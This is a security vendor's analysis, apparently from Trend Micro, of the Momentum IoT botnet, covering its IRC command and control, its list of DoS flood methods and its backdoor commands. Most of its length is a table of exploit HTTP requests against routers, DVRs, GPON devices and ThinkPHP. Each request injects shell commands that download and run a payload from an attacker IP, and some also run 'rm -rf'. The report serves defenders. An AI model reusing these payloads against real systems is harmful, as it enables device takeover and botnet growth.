


Figure 1. After an infected device joins the attackers IRC command and control channel



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Figure 2. Command and control communication path (downloader/distributor server, IRC server)

The distribution server (as seen above) hosts the malware executables. The other server is a C&C server for the botnet. The C&C servers were live as recently as November 18 2019.

Once the communication lines are established, Momentum can use various commands to attack using the compromised devices. In particular, Momentum can deploy 36 different methods for DoS, as listed below.

| Command | Description |
|----------------------------|-------------------------------------|
| ACK | ACK flooder |
| ADV-TCP | TCP flooding - Improved SSYN Attack |
| BLACKNURSE | An ICMP packet flooder |
| DNS | DNS amplification flooder |
| ECE attacking (Not in use) | Type of SYN flood |
| ESSYN | ExecuteSpoofedSyn Flooder |
| FIN attacking (Not in use) | FIN flood |
| FRAGACK | ACK Fragmentation Flood |
| FRAG-TCP | Spoofed TCP Fragmentation Flooder |
| GRE | GRE flood |
| HOLD (Not in use) | TCP connect flooder(frag) |
| HTTP | HTTP Flooder |
| HTTPFLOOD | HTTP flooding |

| | |
|---------------|---|
| JUNK | TCP flooder (frag) |
| LDAP | LDAP amplification flooder |
| MEMCACHE | MEMCACHE amplification flooder |
| NSACK | Type of ACK flood |
| NSSYN | Type of SYN flooder |
| OVH | Type of UDP flooding (DOMINATE) |
| PHATWONK | Multiple attacks in one e.g. xmas, all flags set at once, usyn (urg syn), and any TCP flag combination. |
| RTCP | A Random TCP Flooder Fragmented packet header |
| SACK | Type of TCP flood |
| SEW Attack | Type of SYN flood |
| SSYN2 | Type of SYN flood |
| STUDP | STD Flooder |
| STUDP | STD Flooder |
| SYN | SYN flooder |
| SYNACK | SYN-ACK flood |
| TCPNULL | TCP-Nullled flooding - Flood with TCP packets with no flag set |
| UDP | UDP flood |
| UDP-BYPASS | A udp flooder (vulnMix) |
| UNKNOWN | UDP Flooder |
| URG attacking | - |
| VOLT-UDP | Spoofed UDP Flooder, Can Bypass most firewall |
| VSE | Valve Source Engine Amplification |
| XMAS | TCP Xmas flood |

Table 1. Various DoS methods that Momentum is capable of

The malware uses known reflection and amplifications methods that have a variety of targets: MEMCACHE, LDAP, DNS and Valve Source Engine. In these types of attack, the malware typically spoofs source IP addresses (the victims) to various services run on publicly accessible servers, provoking a flood of responses to overwhelm the victim's address.

Apart from DoS attacks, we found that Momentum is also capable of other actions: opening a proxy on a port on a specified IP, changing the nick of the client, disabling or enabling packeting from the client, and more. In the section below we will run through the specific attack capabilities of Momentum:

Momentum's denial-of-service attacks

LDAP DDoS reflection

In a LDAP DDoS reflection, the malware spoofed the source IP address of a target system to publicly accessible LDAP servers which causes it to send a larger response to the target.

Memcache attack

In a Memcache attack, a remote attacker constructs and sends a malicious UDP request using a spoofed source IP address of a target system to a vulnerable UDP memcached server. The memcached server then sends a significantly large response to the target. Momentum uses an HTTP GET request to download a reflection file—the malware uses the same request for the same purpose in other amplified DoS attacks as well.

Based on initial data from Shodan, there are over 42,000 vulnerable memcached servers that can be affected by this type of attack.

The Momentum botnet uses the following HTTP GET request to download reflection file:

```
| GET / HTTP/1.1
```


- **Fast flux.** The Momentum botnet uses the fast flux technique in order to make its command and control network more resilient. A fast flux network means having multiple IP addresses associated with a domain name and then constantly changing them in quick succession—this is used by attackers to mislead or evade security investigators.
- **Backdoor.** The attacker can send a command (“BASH”, “SHD” or SH commands) to the IRC channel and malware clients will receive and execute it on an infected system. The result will be sent back to the same IRC channel where the attacker executed it.
- **Propagate.** Momentum propagates by trying to exploit the vulnerabilities listed in the table below. The particular C&C server that we have been investigating has 1,232 victims shown. For other Momentum variants and C&C servers there may be more.

Vulnerability

Exploit Format

CCTV-DVR RCE Several vendors

```
GET /language/Swedish$(IFS)&cd$(IFS)/tmp:rm$(IFS)-rf$(IFS)*:wget
$(IFS)http://151.80.197.109/eBxUK/proceservice:sh$(IFS)/tmp/procse'
rvices>:&&tar$(IFS)/string.js HTTP/1.0
```

ZyXEL Router (appears to be incomplete exploit, similar to [this](#))

```
POST /cgi-bin/ViewLog.asp HTTP/1.1
Host: 192.168.0.14:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
Content-Length: 227
Content-Type: application/x-www-form-urlencoded

/bin/busybox wget http://151.80.197.109/eBxUK/kjUwa.sh; chmod +x
kjUwa.sh; ./kjUwa.sh
```

Huawei Router

```
POST /ctrl/DeviceUpgrade_1 HTTP/1.1
Host: *:37215
Content-Length: 601
Connection: keep-alive
Authorization: Digest username="delf-config",
realm="HuaweiHomeGateway", nonce="88645cebf1f9ede0e336e3569d75ee30",
uri="/ctrl/DeviceUpgrade_1",
response="3612f64ba42db3f4f553da3597a19e", algorithm="MD5",
qop="auth", nc=00000001, cnonce="249d1a2560100669"

<?xml version="1.0" ?><?Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u
:Upgrade xmlns:u="urn:schemas-upnp-
org:service:WANPPConnection:1"><NewStatusURL$(IFS)/bin/busybox wget -g
0.0.0.0 -l /tmp/huawei -x /proccru;chmod -x huawei;/tmp/huawei
huawei/</NewStatusURL<NewDownloadURL$(IFS)echo
HUAWEIFPWP/></NewDownloadURL/></u:Upgrade></s:Body></s:Envelope>
```

Several vendors: Crestron AM, Barco wePresent WiPG, Extron ShareLink, Teq AV IT, SHARP PN-L703WA, Optoma WPS-Pro, Blackbox HD WPS, InFocus LiteShow Remote Command Injection (Similar to CVE 2019-3929 and [this](#))

```
POST /cgi-bin/file_transfer.cgi?cmd='wget
http://151.80.197.109/eBxUK/proccru; chmod 777 proccru; ./proccru
MIPS; rm -rf proccru' HTTP/1.1\r\n"
"Content-Type: application/x-www-form-urlencoded\r\n
```

D-Link HNAPl

```
POST /HNAPl/ HTTP/1.0
Content-Type: text/xml; charset="utf-8"
SOAPAction: http://purenetworks.com/HNAPl/'cd /tmp && rm -rf * && wget
http://151.80.197.109/eBxUK/proccru && chmod +x proccru;./proccru'
Content-Length: 640

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:xs="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Add
PortMapping
xmlns="http://purenetworks.com/HNAPl/"><PortMappingDescription>foo&ar<
/PortMappingDescription><InternalClient>192.168.0.100</InternalClient>
<PortMappingProtocol>TCP</PortMappingProtocol><ExternalPort>1234</Exte
rnalPort><InternalPort>1234</InternalPort></AddPortMapping></soap:Body
></soap:Envelope>
```

Realtek SDK UPnP SOAP Command Execution

```
Exploit 1:

POST /picdesc.xml HTTP/1.1
Host: ks:52869
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Hello, World
Connection: keep-alive

<?xml version="1.0" ?><:Envelope
xmlns:="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><:Body><u
:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost><NewRemoteHost><NewExt
ernalPort>47500</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInte
ernalPort>44382</NewInternalPort><NewInternalClient><cd /tmp/; rm -rf/*;
wget
http://151.80.197.109/ebXk/procrcu</NewInternalClient><NewEnabled>1<
/NewEnabled><NewPortMappingDescription><NewPortMappingDescri
ption><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></:s:Bo
dy></:Envelope>

Exploit 2:

POST /picdesc.xml HTTP/1.1
Host: ks:52869
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Hello, World
Connection: keep-alive

<?xml version="1.0" ?><:Envelope
xmlns:="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><:Body><u
:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost><NewRemoteHost><NewExt
ernalPort>47500</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInte
ernalPort>44382</NewInternalPort><NewInternalClient><cd /tmp;/chmod +x
procrcu;/procrcu
Realtek</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingD
escription><NewPortMappingDescription><NewLeaseDuration>0</N
ewLeaseDuration></u:AddPortMapping></:s:Body></:Envelope>
```

GPON80

```
POST /OpenForm/diag_Form?images/ HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
Content-Length: 118

XWebPageName=diagdiag_action=pingxwan_conlist=0&dest_host="`wget+htt
p://151.80.197.109/ebXk/procrcu+&`->"/tmp/gpon80/shr/tmp/gpon80aipw0
```

GPON8080

```
POST /OpenForm/diag_Form?images/ HTTP/1.1
User-Agent: Hello, World
Accept: */*
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

XWebPageName=diagdiag_action=pingxwan_conlist=0&dest_host="busybox+w
get+http://151.80.197.109/ebXk/procrcu+&`->"/tmp/theend.sh"/tmp/theend`&ipw0
```

GPON443

```
POST /gponForm/diag_Form?style/ HTTP/1.1
Host: 192.168.0.1:443
User-Agent: curl/7.3.2
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: text/plain
Content-Length: 130

XWebPageName=diagdiag_action=pingxwan_conlist=0&dest_host="(busybox+w
get+http://151.80.197.109/ebXk/procrcu+&`->"/dev/z;/dev/z)&ipw0
```

JAWS Webserver unauthenticated shell command execution

```
POST /shell?cd=/tmp;rm=-
rf+;wget+http://151.80.197.109/ebXk/procrcu;chmod+777+procrcu;
e;/tmp/procrcu; jaws HTTP/1.1
User-Agent: Hello, world
Host: ks:80
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
=0.8
Connection: keep-alive
```

Vacron NVR RCE

```
GET /board.cgi?cmd=cd=/tmp;rm=-
rf+;wget+http://151.80.197.109/ebXk/procrcu;chmod+777+procrcu;
e;/tmp/procrcu;vacrcn
```

UPnP SOAP Command Execution (similar to [this](#))

```
POST /UD/29 HTTP/1.1
User-Agent: OSIRIS
Content-Type: text/xml
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping

<?xml version="1.0" ?><:Envelope
xmlns:="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><:Body><u
:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1"><NewRemoteHost><NewRemoteHost><NewExt
ernalPort>47449</NewExternalPort><NewProtocol>TCP</NewProtocol><NewInte
ernalPort>44382</NewInternalPort><NewInternalClient>>"/tmp/.e && cd
/tmp/> /var/dev/.e && cd /var/dev; wget
http://151.80.197.109/ebXk/kjUwa.sh -O - > theend.sh; chmod 777
theend.sh; sh theend.sh; rm theend.sh; iptables -A INPUT -p tcp --
destination-port 5355 -j
DROP</NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDes
cription><NewPortMappingDescription><NewLeaseDuration>0</NewL
easeDuration></u:AddPortMapping></:s:Body></:Envelope>
```

THINK-PHP

```
Exploit 1:
GET
public/index.php?e=index/\\think\\app\\invokefunctionsfunction=call_us
er_func_arraysvars[0]=shell_execvars[1][]=wget
http://151.80.197.109/sBxTk/vstat -O /tmp/.vstat; chmod 777
/tmp/.vstat; /tmp/.vstat x86_64' HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Momentum/2.0

Exploit 2:
GET
/to/thinkphp5.1.29/?e=index/\\think\\app\\invokefunctionsfunction=call_
user_func_arraysvars[0]=systemvars[1][1]=wget
http://151.80.197.109/sBxTk/vstat -O /tmp/.vstat; chmod 777
/tmp/.vstat; /tmp/.vstat x86_64' HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Momentum/2.0

Exploit 3:
GET
/to/thinkphp5.1.29/?e=index/\\think\\\\request\\inputsfilter=systemdat
a='wget http://151.80.197.109/sBxTk/vstat -O /tmp/.vstat; chmod 777
/tmp/.vstat; /tmp/.vstat x86_64' HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Momentum/2.0

Exploit 4:
GET
/to/thinkphp5.1.29/?e=index/\\think\\\\container\\invokefunctionsfuncti
on=call_user_func_arraysvars[0]=systemvars[1][1]=wget
http://151.80.197.109/sBxTk/vstat -O /tmp/.vstat; chmod 777
/tmp/.vstat; /tmp/.vstat x86_64' HTTP/1.1\\r\\nConnection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Momentum/2.0
```

HooTooTripMate RCE

```
POST
/protocol.cgi?function=setsfname=securityopt=mac_tableflag=close_for
evermac=wget http://151.80.197.109/sBxTk/procruc; chmod 777 procruc;
./procruc tripmate; rm -rf procruc; history -c
Content-Length: 630
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Momentum/3.00
Connection: keep-alive
```

Table 3. Vulnerabilities and exploits used in propagation

Security recommendations and solutions

Smart and connected devices are prone compromise because of limited security settings and protection options. The devices themselves are often manufactured with operation in mind, not security. Users should take proactive steps in [securing their devices](#), particularly [routers](#). As mentioned above, the Momentum botnet targets Linux devices which are known to be susceptible to attacks involving [botnets](#), [ransomware](#) and [cryptocurrency miners](#). However, there are different [ways to protect such devices](#) from attacks.

[Trend Micro Home Network Security](#) provides an embedded network security solution that protects all devices connected to a home network against cyberattacks. Based on Trend Micro's rich threat research experience and industry-leading deep packet inspection (DPI) technology, Trend Micro Smart Home Network offers intelligent quality of service (iQoS), parental controls, network security, and more.

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Indicator of Compromise

SHA-256

Detection

3c6d31b289c46b98be7908acd84086653a0774206b3310e0ea4e6779e1ff4124 Trojan.Linux.MIRAI.SMMR1